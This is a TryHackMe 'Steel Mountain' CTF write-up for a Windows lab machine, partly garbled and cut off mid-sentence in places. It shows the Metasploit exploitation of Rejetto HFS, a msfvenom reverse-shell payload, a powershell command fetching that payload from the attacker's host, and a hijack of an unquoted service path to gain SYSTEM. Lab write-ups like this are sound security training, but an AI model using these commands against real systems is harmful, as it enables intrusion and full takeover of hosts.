
Steel_Moutnain.md


This is a writeup for the CTF: Steel Mountain, windows from TryHackMe.

Name: Alexander Spiesberger
Date: 26/01/2021
Contact: alex.spiesberger@gmail.com

This is a bit chaotic and some things may be wrong because I did the writeup way later than the CTF



So, as the list times, we start with scanning with nmap, gobuster and nikto.




During the scan we can go check out the site, we can see the logo with a picture of their employee of the month.
When inspecting the page we can see the picture source code, and we can aassume that the name in the picture is the employee.
We can with this, respond to the first question: **Who is the employee of the month?**


We can then take a look at the finished nmap scan.
We can find another web server running and with this respond to the next question: **Scan the machine with nmap. What is the other port running a web server on?**


```
Nmap scan report for 10.10.46.41
Host is up (0.025s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft-IIS/8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Site doesn't have a title (text/html).
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2020-10-11T19:04:29
|_Not valid after:  2021-04-12T19:04:29
|_ssl-date: 2021-01-26T15:06:30+00:00; -13s from scanner time.
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8080/tcp  open  http               HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49155/tcp open  msrpc              Microsoft Windows RPC
49156/tcp open  msrpc              Microsoft Windows RPC
49172/tcp open  msrpc              Microsoft Windows RPC
49173/tcp open  msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
```

We can directly also respond to the next question with a quick search: **Take a look at the other web server. What file server is running?**




And the CVE for the next question also:





We will now try to use metasploit:



We can now put the options that we need and run it:

```
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.61     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOST 10.10.46.41
RHOST => 10.10.46.41
msf6 exploit(windows/http/rejetto_hfs_exec) > set RPORT 8080
RPORT => 8080
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 10.11.25.211
LHOST => 10.11.25.211
msf6 exploit(windows/http/rejetto_hfs_exec) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/rejetto_hfs_exec) >
[*] Started reverse TCP handler on 10.11.25.211:4444
[*] Using URL: http://0.0.0.0:8080/LKEGu2200
[*] Local IP: http://192.168.1.61:8080/LKEGu2200
[*] Server started.
[*] Sending a malicious request to /
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape
/usr/share/metasploit-framework/modules/exploits/windows/http/rejetto_hfs_exec.rb:110: warning: URI.escape
[*] Payload request received: /LKEGu2200
[*] Sending stage (175174 bytes) to 10.10.46.41
[*] Meterpreter session 1 opened (10.11.25.211:4444 -> 10.10.46.41:49272) at 2021-01-26 16:33:46 +0100
[!] Tried to delete %TEMP%\fmkhtJn.vbs, unknown result
[*] Server stopped.
```

Yay! It worked, now we just have to use it:

```
msf6 exploit(windows/http/rejetto_hfs_exec) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x86/windows  STEELMOUNTAIN\bill @ STEELMOUNTAIN  10.11.25.211:4444 -> 10.10.46.41:49272 (10.10.46.41)

msf6 exploit(windows/http/rejetto_hfs_exec) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```

We can then answer the final question of the second task: **Use Metasploit to get an initial shell. What is the user flag?**

```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\Users\bill\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-09-27 13:07:07 +0200  desktop.ini
100666/rw-rw-rw-  70    fil   2019-09-27 14:42:38 +0200  user.txt

meterpreter > cat user.txt

meterpreter >
```

Now you have deployed the machine, lets get an initial

Scan the machine with nmap. What is the other port ru

8080

Take a look at the other web server. What file server is

rejetto http file server

What is the CVE number to exploit this file server?

We then have to upload a tool to help us escalate privileges.
I downloaded winPEAS and also accesschk:

```
meterpreter > upload /home/alex/my_testing/winPEASx64.exe
[*] uploading  : /home/alex/my_testing/winPEASx64.exe -> winPEASx64.exe
[*] Uploaded 431.00 KiB of 431.00 KiB (100.0%): /home/alex/my_testing/winPEASx64.exe ->
winPEASx64.exe
[*] uploaded   : /home/alex/my_testing/winPEASx64.exe -> winPEASx64.exe
```

```
meterpreter > upload /home/alex/my_testing/accesschl.exe
[*] uploading  : /home/alex/my_testing/accesschl.exe -> accesschl.exe
[*] Uploaded 2.09 KiB of 2.09 KiB (100.0%): /home/alex/my_testing/accesschl.exe -> acces
schl.exe
[*] uploaded   : /home/alex/my_testing/accesschl.exe -> accesschl.exe
```

We can then see that the service "AdvancedSystemCareService9" is exploitable, just use msfvenom:

```
┌──(alex㉿kali)-[~/my_testing]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.25.211 LPORT=443 -e x86/shikata_ga_nai -f exe -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe file: 73802 bytes
Saved as: Advanced.exe
```

You name it Advanced.exe so when it will run, the service normally sees "dvancedA" and there is a space before "SystemCare" So we will put the msfvenom output that we name "Advanced.exe" in this file, we just download it after starting a server with:

```
meterpreter > powershell_shell
PS >
```

Upload your binary and replace the legitimate one. Then restart th


Note: The service showed up as being unquoted (and could be exp

```
C:\Program Files (x86)\IObit>powershell -c wget "http://10.11.25.211:80/ASCService.exe" -outfile "Advanced.exe"
powershell -c wget "http://10.11.25.211:80/ASCService.exe" -outfile "Advanced.exe"

C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                             (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
```


We can directly also respond to the next question with a quick search

file server is running?

Now you have to start and stop the service with: sc start sc stop the service here is "AdvancedSystemCareService9"



Don't forget to put a nc listener before restarting the service and then let the magic happen:



To do it like in the exercie:

Escalations: We download the tools to see how we can escalate, and in metasploit we use it: upload:
→ path to file on your machine.
→ We then load powershell -> load powershell -> powershell_shell -> . .\PowerUp.ps1 -> Invoke-AllChecks
→ We can do it with winPEAS and accesschk, can be better.
→ We see the services and we see. can restart = True on “AdvancedSystemCareService9”
→ The application is also writeable to, so we can pretty much do what we want.

We can then to have a listener for our reverse shell use multi/handler on metasploit, we set the payload to: → set payload windows/shell/reverse_tcp → set LHOST → set LPORT → exploit -j → Go back to backgrounded session (meterpreter)


→ We create our msfvenom:
→ "msfvenom -p windows/shell_reverse_tcp LHOST= LPORT= -e x86/shikata_ga_nai -f exe -o ASCService.exe
→ (-p = platform. -e = encrypt, -o = output as)
→ Upload it in IObit -> upload ASCService.exe
→ Now we need to stop the service, copy the malicious program into Advanced SystemCare, overwrite current ACSService.exe and restart the service, and we should get our multi/handler that is running
→ so we go into shell -> sc stop -> This enables us to modify the path
→ COPY ASCService.exe “Advanced SystemCare” -> Overwrite -> YES
→ sc start -> We start service back up and it will run our malicious program and call our listener on the other side -> session 2 has opened (multi/handler)
→ we background our meterpreter and see sessions -> We have a new reverse shell and hop to it
→ And we are now NT Authoritysystem
→ cd “C:\Windows\Administrator\Desktop” -> dir -> We see root.txt

MANUAL:

launching nmap: nmap -sC -sV -A -p- -oN initial.nmap $RHOST gobuster: gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://$RHOST -x php,html,txt,js,css,cgi,sh,py

Found rejetto vuln -> CVE2014-6287 DL nc binary: https://github.com/andrew-d/static-binaries/blob/master/binaries/windows/x86/ncat.exe

In the Exploit file change the ip + local port I did (4444)



